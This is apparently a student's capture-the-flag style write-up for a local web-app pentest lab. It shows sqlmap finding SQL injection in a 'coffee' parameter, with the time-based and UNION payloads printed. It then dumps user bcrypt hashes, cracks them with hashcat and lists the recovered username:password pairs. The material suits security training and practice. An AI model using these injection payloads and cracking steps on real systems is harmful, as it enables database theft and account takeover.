[19:30:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:30:40] [WARNING] reflective value(s) found and filtering out
[19:30:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:30:40] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:30:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:30:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:30:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:30:41] [INFO] testing 'Generic inline queries'
[19:30:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:30:41] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:30:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:30:41] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[19:30:51] [INFO] GET parameter 'coffee' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:31:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:31:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:31:24] [INFO] target URL appears to be UNION injectable with 7 columns
[19:31:24] [INFO] GET parameter 'coffee' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'coffee' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
Parameter: coffee (GET)


sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
Parameter: coffee (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee=FUZZ' AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nvwZ'='nvwZ
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee=FUZZ' UNION ALL SELECT NULL,NULL,CONCAT(0×716b716271,0×7678796706e5046666e6462646c685067426d4a6566556668655152737 34d515952737650595572,0×716b787a71),NULL,NULL,NULL,NULL,NULL-- -
[19:31:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[19:31:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[19:31:36] [WARNING] your sqlmap version is outdated
[*] ending @ 19:31:36 /2025-02-03/


It is vulnerable.

Next, we enumerate the tables.



We want the table peh-capstone-labs.


Pay attention on the flow of the commands. We enumarate, gather info, and get more info.




We can find the tables in that specific database, or we can also dump all the tables from all databases like show below. actually, we could have issue:

#sqlmap -r request.txt --tables

This would have returned all tables.






Many tables. We can see each dbs had their own tables and info.

We need to prioritize which ones are the most interesting to us.

If there are account with higher privileges, and we can get the credential for those, it would be a big win.

With that in mind, the users tables in the peh-capstone-labs with the users table looks interesting.




We can see there are 3 admin accounts.


We can try cracking these passwords.

First, we need to find the hash type.

We can do that using "#hashid"



-m gives hashcat module



To merge your **list of usernames** and **list of passwords** so that each pair is separated by a colon (`:`), you can use a simple script. Here are a couple of ways to do this, depending on your preference:

Method 1: Using a Bash Script


If you're working in a Linux environment or using a terminal with Bash, you can do this with a simple loop.

1. Ensure your usernames and passwords are in separate text files, say:
   - `usernames.txt`
   - `passwords.txt`
2. Run the following script:

```bash
paste -d':' usernames.txt passwords.txt > merged.txt
```

Explanation:

- `paste` is a command that combines files line-by-line.
- `-d':'` specifies the delimiter (colon `:`).
- `merged.txt` will contain the merged list.



Be careful. The list I made with the hashes had spaces a the end of it. Hashid did recognize it, but hashcat did not like it.

I am using a list with the hashes only

After fixing it.

```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
└─$ cat hash
$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy
$2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS
$2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy
$2y$10$ojC8YCMKX2r/Suqco/h.TOFTIaw5k3Io5FVSCeWjCCqL8GWwmAczC
$2y$10$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6KBi
$2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/O5JGSOqW
$2y$10$37gojoTFmj86E6NbENGg9e2Xu2z6OKKSgnjYxDkXJn/8dvSk2tKfG
$2y$10$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3.
$2y$10$CYd1xEuh4wfa7AjsYb1qvuEVCiSWbkJvcEfsww5iU02PwXQRBKamu
```

```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
└─$ hashcat -m 3200 hash /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1435/2935 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 9 digests; 9 unique digests, 9 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt
* Passwords.: 10000
* Bytes.....: 76497
* Keyspace..: 10000
* Runtime...: 0 secs

$2y$10$ojC8YCMKX2r/Suqco/h.TOFTIaw5k3Io5FVSCeWjCCqL8GWwmAczC:qwerty
```

```
$2y$10$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6KBi:maria
$2y$10$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3.:paris
$2y$10$CYd1xEuh4wfa7AjsYb1qvuEVCiSWbkJvcEfsww5iU02PwXQRBKamu:user
```

```
$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy:captain1
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: hash
Time.Started.....: Mon Feb  3 20:48:06 2025 (12 mins, 9 secs)
Time.Estimated...: Mon Feb  3 21:00:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       69 H/s (7.29ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 5/9 (55.56%) Digests (total), 1/9 (11.11%) Digests (new), 5/9 (55.56%) Salts
Progress.........: 90000/90000 (100.00%)
Rejected.........: 0/90000 (0.00%)
Restore.Point....: 10000/10000 (100.00%)
Restore.Sub.#1...: Salt:8 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: daisey → blitz
Hardware.Mon.#1..: Util: 94%

Started: Mon Feb  3 20:48:01 2025
Stopped: Mon Feb  3 21:00:17 2025
```

This was the last one cracked. So, we have:

jeremy:captain1

maria:maria


kofi:paris

user:user (our account)

bob:qwerty


The only admin is jeremy, so lets try that and see what new permissions we are given.

Now, it is when the directory enumeration done in the very beginning comes in with the answers.



